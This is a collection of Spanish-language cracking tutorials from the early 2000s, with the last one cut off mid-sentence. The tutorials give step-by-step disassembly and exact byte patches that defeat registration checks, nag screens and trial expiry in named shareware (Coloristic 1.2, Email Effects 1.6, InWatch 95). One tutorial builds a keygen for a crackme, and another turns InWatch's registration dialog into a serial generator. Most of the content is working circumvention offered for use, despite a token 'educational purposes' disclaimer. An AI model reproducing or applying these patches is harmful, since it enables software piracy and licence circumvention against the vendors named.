En esto seré muy encuesto ya que es muy sencillo. Cada uno puede hacerlo como crea, buscar el serial, habilitar la función etc etc. Yo buscare el **“MEMORY FLAG”**. Primero miramos las propiedades de las secciones y les cambiamos sus características de anti-desensamblado de **C0000020** a **E0000020** para que el ***W32DASM*** pueda abrirlo. Y buscamos en las “**Strn Ref**” y vemos algo así..... **"This function is only available "** , la buscamos en el desensamblado y

caemos en……..

```
:00499DF1 803D08054A0000          cmp byte ptr [004A0508], 00==>Esta es la clave del tema
:00499DF8 7524                    jne 00499E1E
:00499DFA 8B5508                  mov edx, dword ptr [ebp+08]
:00499DFD 8BD8                    mov ebx, eax
:00499DFF 8BC3                    mov eax, ebx
:00499E01 8B10                    mov edx, dword ptr [eax]
:00499E03 FF92D0000000            call dword ptr [edx+000000D0]
:00499E09 8B832C020000            mov eax, dword ptr [ebx+0000022C]

* Possible StringData Ref from Code Obj ->"This function is only available "
                                        ->"with the registered version."
                                  |
:00499E0F BA2CA04900              mov edx, 0049A02C
:00499E14 8B08                    mov ecx, dword ptr [eax]
:00499E16 FF5134                  call [ecx+34]
:00499E19 E9D4010000              jmp 00499FF2
```

Veamos en estas líneas esta la clave de todo

```
:00499DF1 803D08054A0000          cmp byte ptr [004A0508], 00==>Esta es la clave del tema
:00499DF8 7524                    jne 00499E1E
```

Este es el **“Memory Flag”** lo que quiere decir:

[004A0508]=0 è **no registrado**

[004A0508]=1 è **registrado**

Aquí muchos pudieran querer forzar el salto y de seguro que resulta, pero el programa puede querer verificar otra vez y vería que no estamos registrados. ¿Cómo hacemos? Pues sencillo buscamos a **[004A0508]** en el desensamblado y forzamos a **[004A0508]** que tenga un valor distinto de cero y debe funcionar. Manos a la obra.

```
* Referenced by a CALL at Address:
|:0049397C
|
:004938F8 C60508054A0001          mov byte ptr [004A0508], 01 è zona clave, esto debe ejecutarse
:004938FF C6050C054A0001          mov byte ptr [004A050C], 01
:00493906 C3                      ret
```

Vemos de donde viene el salto è **0049397C**

```
:00493970 BAE03D4900              mov edx, 00493DE0
:00493975 E8FE04F7FF              call 00403E78
:0049397A 7505                    jne 00493981==>Si hay salto no mete el uno en el Memmery..
:0049397C E877FFFFFF              call 004938F8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0049397A(C)
|
:00493981 8D4DF4                  lea ecx, dword ptr [ebp-0C]
```

Pues quitamos el salto y debe estar todo resuelto. De esta forma **7505** è **7500,** lo que tenemos es un salto neutro OK. Probemos y veremos. Y esto esta querido!!!!!! Jajaja.

Bueno hasta la próxima. Esperamos que de algo les sirva esto como paso conmigo. Los saludos de siempre. A **eSn-mIn** , **Silver**, **El Profe_X, Viper** y a **Caos**.

```
+-------------------------------------------------------------+
|Titulo:  Crackeando Coloristic 1.2                           |
|Url del Programa: <http://www.bubblepop.com>                 |
|Autor: Algarete                                              |
|E-Mail: jry4k_4@hotmail.com                                  |
|Nivel: Facil(x) Medio() Dificil()                            |
|Utilidades: W32Dasm 8.9 y WinHex (o el de tu preferencia)    |
+-------------------------------------------------------------+
```

==========
Manos a la obra!.
==========

Primero que nada hay que investigar que tipo de proteccion lleva el programita este, lo abrimos ohh y que vemos no se si a ustedes pero a mi me salio un Reminder o un nag como lo quieran llamar , olvidemonos del nag y vamos a Help->Register... y como siempre no sale la tipica ventanita de poner el nombre y serial. oka! pongan cualquier nombre en el name en mi caso "Algarete" y serial "12345" (usa el que quieras) damos un click a Register y shit "You have entered an invalid....." okA Ahora abrimos el W32Dasm y abrimos el Coloristic 1.2 damos click en String References y buscamos y no muy distante vemos nuestro mensaje de Error, ohh pero que veo, tambien veo esto "Thank you for Registering your copy...." damos click a ese mensaje que es el que nos gusta y caemos aqui:

```
* Possible Reference to String Resource ID=00500: "Thank you for
registering your copy of Coloristic and showin"
                                    |
:00403C28 68F4010000                push 000001F4  <<----------------
Caemos aqui!
:00403C2D 8D45F0                    lea eax, dword ptr [ebp-10]
:00403C30 50                        push eax
:00403C31 E80AE8FFFF                call 00402440
:00403C36 59                        pop ecx
:00403C37 59                        pop ecx
:00403C38 8D45F0                    lea eax, dword ptr [ebp-10]
:00403C3B 50                        push eax
:00403C3C 8B459C                    mov eax, dword ptr [ebp-64]
:00403C3F 8B4004                    mov eax, dword ptr [eax+04]
:00403C42 50                        push eax
:00403C43 E8B8E4FFFF                call 00402100
:00403C48 59                        pop ecx
:00403C49 59                        pop ecx
:00403C4A 8D4DF0                    lea ecx, dword ptr [ebp-10]
```

oka, pero aqui no veo nada cool, asi que subimos un poquito a ver que vemos:

```
:00403C0C 8D45E4                    lea eax, dword ptr [ebp-1C]
:00403C0F 50                        push eax
:00403C10 8D45DC                    lea eax, dword ptr [ebp-24]
:00403C13 50                        push eax
:00403C14 8B4D9C                    mov ecx, dword ptr [ebp-64]
:00403C17 E8E41C0000                call 00405900
:00403C1C 8B459C                    mov eax, dword ptr [ebp-64]
:00403C1F 83B8D800000000            cmp dword ptr [eax+000000D8],
```

```
00000000   <-- interesante
:00403C26 7448                    je 00403C70             <<-- Super
interesante, que tal si nopeamos este salto?

* Possible Ref to Menu: MenuID_0064, Item: "About Coloristic"
                                  |

* Possible Reference to String Resource ID=00500: "Thank you for
registering your copy of Coloristic and showin"
                                  |
:00403C28 68F4010000              push 000001F4
:00403C2D 8D45F0                  lea eax, dword ptr [ebp-10]
:00403C30 50                      push eax
:00403C31 E80AE8FFFF              call 00402440
```


en el w32Dasm marcamos la direccion ":00403C26 7448
je 00403C70"
y miramos el offset vemos que es (00003026h) apuntamos la direccion en el WinHex
(Position -> Go to Offset) 3026 y caemos en 7448 lo nopeamos osea enves de 7448
escribimos 9090 y listo , abrimos el prog. escribes tu nombre cualquier serial
y Crackeado!! ;) Facil no crees?

Cracked by Algarete. jry4k_4@hotmail.com
==========
BIEN!! Archivo Creado
Junio 17 2002
==========


Como crackear y hacer un keygen para el abex' 2nd crackme

Para empezar no creo que haga falta decir que esta hecho en vb no solo por que nos damos cuenta intuitivamente por una serie de cosas y el sexto sentido cracker sino por que lo primero que tenemos que hacer a la hora de crackear un fichero es saber sus características ok?. Bueno como esta hecho en VB vamos a probar a ver que pasa con el SmartCheck y vemos si podemos sacar el serial.

Abrimos el Smartcheck y lo configuramos como dice mi tutorial sobre smartcheck si no los tienen bajen lo de www.zencracking.com.ar . Una vez bien configurado, le damos a Run y vemos algo como esto:



Como pueden ver la aplicación ha generado algunos errores, perono hay problema solo aprieten en Acknowledge hasta que se vallan los errores y listo.
Bueno una vez pasados los errores aparecemos aca:




Ingresamos como serial cualquier cosa de + de 4 caracteres P ej gr00vy y como serial P ej 123456.
Apretamos Check y vamos al Smartcheck a ver que es lo que hizo

```
_Click
Len(VARIANT:String:"gr00vy") returns LONG:6550388
Len(VARIANT:String:"gr00vy") returns LONG:6550388
Integer (1) --> Long (1)
Mid(VARIANT:String:"gr00vy", long:1, VARIANT:Integer:1)
Asc(String:"g") returns Integer:103
Hex(VARIANT:Integer:203)
Integer (2) --> Long (2)
Mid(VARIANT:String:"gr00vy", long:2, VARIANT:Integer:1)
Asc(String:"r") returns Integer:114
Hex(VARIANT:Integer:214)
Integer (3) --> Long (3)
Mid(VARIANT:String:"gr00vy", long:3, VARIANT:Integer:1)
Asc(String:"0") returns Integer:48
Hex(VARIANT:Integer:148)
Integer (4) --> Long (4)
Mid(VARIANT:String:"gr00vy", long:4, VARIANT:Integer:1)
Asc(String:"0") returns Integer:48
Hex(VARIANT:Integer:148)
MsgBox(VARIANT:String:"Nope, th...", Integer:0, VARIANT:String:"Wrong se...", VARIAN
```

Vemos que saca el largo del nombre,luego saca el valor de la primera letra, pasa a ascii (queda 103) luego le suma 100 y queda 203, luego a ese valor lo pasa a hexadecimal y queda CB, esta accion se repite con las 4 primeras letras del nombre asi que vallan reemplazando y van a sacar el serial ok?

Como hacer el Key Gen???

Ya que estamos lo vamos a hacer en VB6 o 5 o lo que sea, abrimos el VB y creamos un exe estándar, luego agregamos 2 textbox (opcional 2 labels con los textos “Nombre” y “Serial”) y un boton. Quedaria asi:



Bueno ahora ingresamos el codigo, que esta bastante explicado en los comentarios del source, pero iguan voy a explicar las sentencias que mas o menos pueden llegar a ser medio desconocidas para la gente no muy experimentada, pero esto no es un manual de vb asi que si no saben busquen uno.
Pasamos direto a la generación del serial.
Tenemos la siguientes funciones para crear el serial:
Mid(“texto” 1, 1)

Esta funcion (mid) sacaria empezando desde el carácter numero **1**, **1** carácter o sea que saca solo 1 carácter que es “t” no se si se entende? O sea que si yo pongo Mid(“texto”, 1 , 3) sacaria la cadena “tex” ok?
Bueno tambien esta la funcion ASC(“texto”) que convierte a codigo ASCII las letras que extrajimos de la funcion mid().
Por ultimo esta la funcion Hex() que convierte los valores a Hexadecimal.
Todas las funciones mencionada se pueden escribir en una sola linea ahorrando tiempo y memoria.
Hex(**Asc**(**Mid**(Text1.Text, 1, 1)))
Esto sacaria el 1er caracter del text1, luego lo pasa a ASCII y por ultimo a HEXADECIMAL

Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar
Salu2 a: S[h]iff, Marduk, chAn, ca0s, FiReRaIn,][-][UNTER, Qqmelo, Powertech. Y bueno si me olvido de alguien ponga su nick aca (de donde saque esto????) _____ .
Bueno tb saludos a la gente buena que hay en inet no solo a los mal0rs ;)
Ademas saludos a Wkt!, TNT!, Karpoff, S2K (siempre la solucion a mi vagancia:=), y bueno no se a quien mas seguro que me olvido de alguien.
CHASU y nos vemos mas adelante con el tuto de cómo crackear el S2k nuevo que es bastante interesante de por cierto.

Tutorial N° 3 (correción)

Programa: Email Effects Versión 1.6

Descarga: http://www.sigsoftware.com

Objetivo: Sacar todo lo que nos moleste

Herramientas necesaria: W32Dasm, OFFset CALculator (para determinar alguna dirección solo si lo necesitas), Softice, Hiew (editor hexadecimal) y Resource Hacker.

Dificultad: Newbie

Fecha de corrección: 29/05/03

Cracker: Prometeo

Este tutorial está realizado únicamente con fines educativos, y si sé te ocurre por esas casualidades realiza este crack ya sea para fines económicos o personales tú eres el único responsable. Así que si te gusta el programa ya sabes debes comprarlo.

Introducción:

Con este programa lo que podemos hacer es crear arte ascii a partir de fotos o dibujos, tan solo con copiar al porta papel lo que queremos representar y luego pegarlo en email effects y listo.

La manera en que funciona este software es muy simple representa caracteres en lugar de los pixeles del dibujo o foto.

Para que sirve? ..... Para boludear si no para puede ser no!!!!!!!

Tras recibir un e-mail de un lector me enteré de un error que cometí este tuto, que no creí haberlo cometido, sepan disculpar, pero lo que paso es que como a los tutorial que hago los voy realizando de a pedazos, ya que no dispongo de mucho tiempo libre para escribirlos de una, y al parecer en este caso, cuando retorne a escribir nuevamente, no continué el texto de la manera que en un principio había pensado.

En la manera en que estaba quitada la nag que aparece cada ves que iniciamos el programa, eliminábamos del inicio la nag, pero también desde el about).

Del error cometido se presentan dos soluciones diferentes para obtener los mismos resultados (la solución que pensaba colocar en este tuto en un principio y la segunda solución es la sugerencia que me envió el amigo Belzebu), las correcciones son las escritas en color verde.

Hecha la ley.....

Los puntos limitantes y molesto entre otras cosas de esté programilla son:

- Pantalla de bienvenida (darnos la bienvenida la primera ves que utilizamos dicho software no esta mal, es más esta muy bien pero que también nos digan que "Email effects es shareware - si usted lo usa, lo obliga a que compre una licencia (vea ayuda por detalles)", esto si es una guachada la primera ves que lo ejecutamos y ni siquiera lo utilizamos y ya no están diciendo que lo compremos?.
- Ventana molesta que aparece cada ves que iniciamos el programa, dicha ventana es la misma que aparece en about del programa (esta ventana nos informa que dicho programa esta sin registrar y por favor lo registremos, además se nos informa la dirección de la pagina web de los creadores, también tenemos 5 botones en cual uno nos proporciona ayuda de como comprar el programa, los dos que le siguen a continuación distintas formas de compra " me parece que esto muchachos están obsesionados en que compremos su programa esto me esta empezando a hinchar las pelotas, bueno y los dos últimos botones son uno de ayuda y el otro nos quita esta ventana molesta.
- Por ultimo lo que nos queda es la protección por expiración del programa luego de pasado los 28 días de su uso, entonces después de que cada ves utilicemos el software nos aparecerá una ultima ventana en que se nos informa que el periodo de prueba ya a finalizado y que tenemos que comprarlo a como de lugar, lo digo de esta manera por que no hay ninguna de cerrar esta ventana (salvo ctrl+alt+F4 y finalizar el proceso) o sea que la única alternativa que nos dan es la compra con los tres botones de compra antes nombrados.

Hecha la trampa

Como ya sé a dicho el objetivo en esté software será la de eliminar todo lo que no moleste o no sea de nuestro agrado, en pocas palabras modificar el ejecutable de manera que queda a nuestro antojo.

Los puntos a tratar son:

- Eliminación de pantalla de bienvenida
- Sacar la ventana de about que aparece cada ves que se inicia el software
- En la ventana de about eliminar todo botones relacionado con la compra del software + estar registrado y que aparezca nuestro nombre.
- Eliminación de la ventana de expiración

Creo que eso es todo bueno basta de hablar y a crackear.

Modificando el programa víctima a nuestra medida

En primer lugar procederemos a desensamblar al ejecutable para la posible identificación de alguno de los punto mencionado a tratar, ya sea por identificación de string ref, menu ref, dialog ref o en su defecto si encontramos alguna dirección interesante en el softice y con está poder analizar el código en el listado muerto.

Para comenzar cargaremos nuestro ejecutable víctima en el loader del softice (siempre y cuando no hallamos ya utilizado email effects ya que si lo hemos utilizado no nos mostrara la caja de dialogo de bienvenida que queremos pescar mediante break point para su posterior eliminación, la manera de que se vuelva a mostrar la ventana se consigue eliminando la rama del registro HKEY_USERS\.DEFAULT\Software\Sig Software ya que es aquí donde queda asentado que ya fue ejecutado) y estableceremos varios break point como x ej. getdlgitem , dialogbox, dialoboxparama, etc. Continuamos con la ejecución del programa con F5 y ya estamos dentro con el break point DialogBoxParamA del softice en USER32.dll le damos a F12 para retornar dentro del programa y vemos que nos aparece la ventana que queremos eliminar, le damos al botón de OK y volvemos al softice si miramos por encima del call [USER32!dialogboxparama] y veremos un salto condicional como:

:0040A414 85DB test ebx, ebx

:0040A416 7428 je 0040A440 (no jump) no se produce el salto lo que nos lleva a ver la mugrosa ventana que queremos quitar, como solución para evitarla es cambiar el salto condicional por uno incondicional.

Bueno el segundo punto a tratar es el de sacar la ventana de about que aparece cada ves que se inicia el software, debemos tener especial cuidado ya que si nos mandamos alguna cagada esto se reflejara en la estética del about del programa como así también su funcionamiento.

Mi Solución:

Volvemos a cargar nuevamente en el loader el ejecutable y colocamos varios break point como por ej. getdlgitem , dialogbox,showwindow, dialoboxparama, etc. Presionamos F5 y caemos dentro del softice con el break point showwindow, le damos a F12 y aterrizamos en:

* Reference To: USER32.ShowWindow, Ord:0265h

|

:00411E44 FF15E4654800 Call dword ptr [004865E4]

:00411E4A 83C430 add esp, 00000030 <= aqui

:00411E4D 5B pop ebx

:00411E4E C3 ret

El ret que vemos nos quiere decir que seguimos dentro de un call entonces o presionamos F12 nuevamente para retornar del call o traceamos hasta salir del call;

:00408E76 8B6C2438 mov ebp, dword ptr [esp+38]

:00408E7A 8B5C243C mov ebx, dword ptr [esp+3C]

:00408E7E 8B4C2430 mov ecx, dword ptr [esp+30]

:00408E82 890D88214200 mov dword ptr [00422188], ecx

:00408E88 E8C38E0000 call 00411D50

:00408E8D E8AEDEFFFF call 00406D40<=caemos aqui, el call inmediato superior es de donde venimos

:00408E92 E8C99FFFFF call 00402E60

:00408E97 890424 mov dword ptr [esp], eax

:00408E9A 85C0 test eax, eax

:00408E9C 0F852C010000 jne 00408FCE

:00408EA2 E829150000 call 0040A3D0

:00408EA7 E8C41E0000 call 0040AD70

:00408EAC 6869574545 push 45455769

Se puede observar que una ves que salimos del call, podemos ver que es creada la nag a eliminar, x lo tanto la manera del eliminar esta nag es nopeando el call en donde aparecemos.

Esta es la manera en que en un principio crackeé el programa, solo que cuando me puse a escribir el tutorial ya había pasado mucho tiempo desde que lo crackeé y además como el tema lo deje a medio hacer, cuando retorné a volver escribir, leí así no mas lo escrito y continué el texto de manera errónea.

Tb reconozco que mi error fue el de después de haber terminado el tuto no haber verificado si todo lo escrito era correcto. =)

La solución propuesta x Belzebu:

En el W32DASM podemos ver que la llamada para hacer esa ventana se hace tanto en |:00407060 ,como en :00408E88. Si en Softice ponemos un bpx en esas 2 direcciones vermos que rompe en 00408E88 (Nag del principio).

* Referenced by a CALL at Address:
|:0041E0F2
|
:00408E70 53 push ebx
:00408E71 56 push esi
:00408E72 55 push ebp
:00408E73 83EC20 sub esp, 00000020
:00408E76 8B6C2438 mov ebp, dword ptr
[esp+38]
:00408E7A 8B5C243C mov ebx, dword ptr
[esp+3C]
:00408E7E 8B4C2430 mov ecx, dword ptr
[esp+30]
:00408E82 890D88214200 mov dword ptr
[00422188], ecx
:00408E88 E8C38E0000 CALL 00411D50 ==>NOPEAR
:00408E8D E8AEDEFFFF call 00406D40

Bastará con modificar en 00408E88: E8C38E0000 x 9090909090.

El tercer punto es la eliminación de los botones de compra y lograr estar registrado, para ello vayamos al listado muerto en W32Dasm y nos fijamos en String ref y busquemos algo relacionado con el registro y encontramos: Unlicensed –

Licensed to :

Cliqueamos sobre Licensed to:, verificamos haciendo varios click sobre el string para ver si hay varios ref pero solo encontramos una en 412627 miramos un par de líneas arriba de esta dirección y damos con una referencia a un salto condicional en 4125F4 tomamos nota de esta dirección y después verificaremos de que se trata.

De la misma manera que hicimos con Licensed to: lo hacemos para Unlicensed – y también encontramos la ref a un salto condicional en 4125C7 lo anotamos. A priori se puede decir que el salto en 4125c7 siempre se realizara lo que nos mostrara en la pantalla de about como Unlicensed – y el segundo salto no se producirá evitando que estemos Licensed to:.

Carguemos en el loader el programa y coloquemos bpx en las dirección que tomamos notas y probemos todo lo dicho. Podemos ver que en el primer salto se cumple lo que dije x lo tanto nos lleva a estar Unlicensed – para evitar esto, invertimos el salto con r fl z (realizamos esto estando sobre el salto) seguimos con la ejecución del programa con F5 y llegamos al segundo bpx en 4125F4 que en el no se produce el salto pero si seguimos un poco el código podemos ver que hay un par de call mas abajo para repetir esta rutinas, así que también invertimos el salto al igual que el anterior para que si nos muestre como Licensed to:.

Listo ahora si los cambios que realizamos en memoria lo hacemos con un editor hexadecimal y en el about aparecemos como Licensed to: pero nosotros queremos también que aparezca nuestro nombre J , para esto nos valemos de Resource Hacker ya que esta herramienta podremos manipular los string fácilmente e ingresar nuestro nombre dentro del mismo string. Para ello abrimos el ejecutable con esta utilidad, y nos mostrara cada recursos del software como carpetas, vamos a la carpeta String Table y seguimos buscando dentro de esta la sub-carpeta que contenga el string que diga Licensed to: y lo editamos para que lo muestre como Licensed to: Prometeo, le damos al botón Compile Script y salvamos los cambios.

Ahora si ejecutamos el programa y la ventana de about la veremos como de manera similar a:

Vamos llegando al fin de esté tuto solo nos que tratar la eliminación de la ventana de expiración a los 28 días de uso, para ello adelantemos la fecha de la compu para que el programa caduque luego colocamos en el loader un bpx en dialogboxparama, cerramos a email effects y saltara el softice ya que tendría que aparecer la caja de dialogo que nos indica la expiración del soft y con el bpx saltamos antes de está, le damos a F12 para volver el programa y nos muestra la ventana con tres botones le damos un click a cualquier botón y llegamos a donde queríamos, miramos un poco arriba y encontramos:

:00413054 6685F6 test si, si

:00413057 7415 je 0041306E

:00413059 668B03 mov ax, word ptr [ebx]

:0041305C 89442414 mov dword ptr [esp+14], eax

:00413060 663B7C2414 cmp di, word ptr [esp+14]

:00413065 7F07 jg 0041306E

:00413067 663B6C2414 cmp bp, word ptr [esp+14]

:0041306C 7D78 jge 004130E6

Se puede ver que estos tres salto apuntan a una misma dirección y que si llegáramos a esta evitaríamos la dichosa ventana molesta x lo tanto con solo cambiar los saltos condicional x incondicional se acabaran con los problemas de tener que ver que ya se expiro el programa.

Programa: InWatch 95 Relase V1.3a

PROTECCION: Name / Serial

Descripcion: Programa Para Monitorear el systema, bueno para comprobar los cambios que hacen los programas al instalarlos.

DOWNLOAD:
http://members.xoom.com/_XOOM/kf_karpoff/Utilidades/Installw.zip

Softice v3x+, W32Dasm , Editor Hexadecimal 11/09/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 11/09/99

Por Karpoff ## PROYECTO 9 ##

Hola a todos/as !!! Lo primero decir que esto no va ha ser un manual como los anteriores, voy a intentar demostraros el poco interés que ponen la mayoría de los programadores en proteger su software, y por lo tanto la mierda de software que nos quieren meter. Conocéis alguna utilidad con licencia shareware que merezca la pena pagar¿? Yo realmente no.

Siempre que queremos petar un programa los newbies (novatos) pensamos que tiene que ser super complicado encontrar el punto donde atacar al programa, generalmente queremos petarlo antes de empezar, con lo cual se nos cierra el cerebro y no vemos mas halla de nuestra totxa, os aseguro que si os tomáis las cosas con calma y probáis a modificar en un programa todo lo que creáis que os puede beneficiar en cuanto a la limitación se refiere, podéis flipar, a parte de aprender muchisimo os divertiréis viendo como puede llegar a actuar el programa que modifiquéis.

La víctima InWatch 95 Relase V1.3a parece ser una utilidad para seguir instalaciones, pudiendo ver todo lo que se modifico con una instalación tal, y recuperando el estado anterior a la instalación. Parece que tiene funciones de editor y algunas cosas mas,(el caso es que no conocía este programa y no he tenido la ocasión de probarlo). Lo podéis coger de:

http://members.xoom.com/_XOOM/nakarko/inversa/proggies/Installw.zip

Este es un programa limitado a 30 días, nos arranca con un nag para decirnos que es una versión sin registrar y una vez aceptado nos muestra un nuevo nag soltándonos otra vez el rollo de su limitación a 30 días.

Ataques: vamos a sacar con el SoftIce un numero de registro valido para el nombre que metamos, el proceso que voy a utilizar para capturar el S/N no es corriente, se trata de que sepáis que se puede crackear sin seguir el típico proceso de buscar la rutina de comprobación y a partir de hay comparar el reg falso con el valido.

Os explico como lo haremos, se trata únicamente de buscar en la memoria el n/s valido, porque cuando un programa nos da el mensaje de que el serial no es valido, en ese momento todavía puede estar el reg valido en la memoria, claro esta que para mostrar el mensaje de error en algún punto hizo la comprobación, entonces rastrearemos la memoria en la ventana de datos del softice en busca del posible n/s. este es un método un poco pasota pero os aseguro que con muy buenos resultados, Y con el W32dasm convertiremos la ventana donde tenemos que escribir el nombre y el numero de registro en un generador de S/N validos, ósea que meteremos un nombre cualquiera y sin meter n/s pulsaremos el botón que era para registrarnos, y nos mostrara el numero valido, curioso no¿?

AL ATAKE

PARTE 1 BUSCAR UN S/N VALIDO, DE UNA FORMA POCO USUAL

Herramientas Softice, W32dasm, HEXedit, primero empezamos con el soft, ousease que hemos reiniciado nuestro ordenador y hemos cargado el sofice. Bien primero hacer una copia del archivo inwatch.exe para luego editarla con el hexedit, ahora cargamos el original con el softice, pulsamos el botón de los engranajes y nos baos al soft, F5 para vover a windows, aparece el primer nag, pulsamos OK y aparece el segundo nag pulsamaos OK y entramos en el programa vamos a register y pulsamos register now, y ya nos aparece la ventana de registro (que luego la convertiremos en el generador de n/s validos) rellenamos los datos en mi caso pondré

NAME: karpoff

Regitration Number : 1212121212

Y ahora tenemos que poner un breakpoint que detenga la ejecución del programa justo cuando este, o aya comparado nuestro numero con

el valido, que breakPoint poner¿? En anteriores manuales ya explique como saber a que funciones externas llama un programa, en este caso utilizamos la función messageboxexa, pues pulsamos [**Ctrl+D**] para entrar en el softice y poner nuestro breakpoint

BPX messageboxexa

Pulsamos nuevamente [**Ctrl+D**] para volver a Windows y pulsamos **OK** en la ventana del registro, inmediatamente el programa llama a la función messageboxexa e interrumpe la ejecución del programa llevándonos directamente al softice exactamente en

USER32 MESSAGEBOXEXA

015F:BFF52E1C B135 MOV CL,35

Lógicamente estamos dentro de user32.dll y necesitamos saber quien llamo a esta funcion desde inwatch.exe pues nada mas fácil pulsamos **F12** y no nos muestra a papa (la rutina padre que llamo a messageboxexa) nos saca del softice a windows y nos muestra el mensage de que no es correcto nuestro numero, aquí es donde podemos empezar a soñar e imaginar y pensar con mucha paz y ciencia, bueno como decía esto ya ha hecho la comprobación y ha decidido que somos unos chicos/as malos/as, pero seamos aun peores, lo ultimo que hicimos en el softice fue pulsar la tecla **F12** para que nos llevase a la rutina padre que había llamado a messageboxexa y nos saco a Windows, bueno pues en cuanto pulsemos aceptar en el mensaje de error iremos a parar a la rutina padre ya que esa orden todavía no se ha terminado de ejecutar en el softice Pulsemos aceptar y entramos al soft en

:0042B5B2 E8891B0300 Call USER32!!MESSAGEBOXEXA --- LA RUTINA PADRE

:0042B5B7 57 push edi --- APARECEMOS AQUÍ

Bueno pues yo sigo pensando que el numero correcto todavía debe de estar en memoria, si pulsamos la tecla **F2** veréis que en la parte superior del softice nos aparece un nuevo apartado con los registros y los valores que llevan actualmente algo así

EAX=XXXXXXXX ESI=XXXXXXXX ECX=XXXXXXXXX ETC. ETC. ETC.

Si pulsamos con el botón derecho del ratón sobre cualquier registro (EAX, EDX, EBX, ECX,ESI, EDI ETC.) o sobre cualquier dato que veáis se despliega un menú y si escogéis la opción **DISPLAY** veréis que en la ventana de datos (en la que se muestran los caracteres) se muestra lo que lleva la memoria en ese momento, mi idea es ir

pulsando en cada registro y rastrear la ventana de datos hacia arriba y abajo, Y concretamente si pulsáis sobre ESP y le hacéis **DISPLAY** podéis ver en la ventana de datos y concretamente en la parte superior izquierda el numero **15757** claro veréis este numero si como nombre escribisteis karpoff, de haber escrito otro nombre veréis otro numero con cinco dígitos, seguramente en otros registros(EDX, EBP,) también encontréis el n/s valido, solo que tendréis que rastrear arriba y abajo no siempre aparece a la primera, y en muchos programas este método no será valido.Bueno Pues este era nuestro n/s valido, queda entendido no ¿? hay muchas formas de crackear, la limitación la ponemos nosotros, echarle imaginación y veréis.

Los datos del registro se guardan en el archivo C:\WINDOWS\ inwatch.INI para hacer el siguiente experimento tenéis que desregistraros, con borrar el n/s del archivo inwatch.ini ya no estaréis registrados.

PARTE 2 Convertir la ventana de registro en un generador de S/N validos

Pues si con una pequeña modificación en solo dos bytes, haremos que la ventana donde metemos el nombre y el s/n para registrarnos se convierta en un generador de números validos para el programa (curioso no¿?)

Bueno utilizaremos el W32dasm y un editor HEX, desensamblamos el archivo inwatch.exe y con el HEXedit editamos una copia de este mismo archivo, ya hemos desensamblado el archivo, sigamos los pasos tipicos buscamos el mensaje de * Incorrect Registration Number." Y hacemos doble clip, aparecemos en

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – **APARECEMOS AQUI**

:0042B5B0 6A00 push 00000000

echemos un vistazo encima de este código para ver que hace que se imprima este mensaje.

*** Possible StringData Ref from Data Obj ->"shownumber"**

|

:0042B55F 680DFA4600 push 0046FA0D

:0042B564 FF75F0 push [ebp-10]

:0042B567 E8B4900200 call 00454620

:0042B56C 83C408 add esp, 00000008

:0042B56F 85C0 test eax, eax

:0042B571 742A je 0042B59D – **SI NO SALTA GENERA EL S/N**

:0042B573 6A00 push 00000000

*** Possible StringData Ref from Data Obj ->"Registration Number"**

|

:0042B575 6818FA4600 push 0046FA18

:0042B57A 8D45CC lea eax, dword ptr [ebp-34]

:0042B57D 50 push eax

:0042B57E FF37 push dword ptr [edi]

:0042B580 E87C4E0100 call 00440401

:0042B585 83C410 add esp, 00000010

:0042B588 FF7720 push [edi+20]

:0042B58B 8B4720 mov eax, dword ptr [edi+20]

:0042B58E 8B4008 mov eax, dword ptr [eax+08]

:0042B591 FF908C000000 call dword ptr [eax+0000008C]

:0042B597 59 pop ecx

:0042B598 E9A5000000 jmp 0042B642

*** Referenced by a (U)nconditional or (C)onditional Jump at Address**:

|:0042B571(C)

|

:0042B59D 3B5DEC cmp ebx, dword ptr [ebp-14]

:0042B5A0 741E je 0042B5C0 **– SALTO AL MENSAJEE DE ERROR**

:0042B5A2 6A00 push 00000000

:0042B5A4 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – APARECEMOS AQUI

:0042B5B0 6A00 push 00000000

Bueno ya veis no¿? No voy a enrroyarme, mas bien resumiré, tenemos un salto en

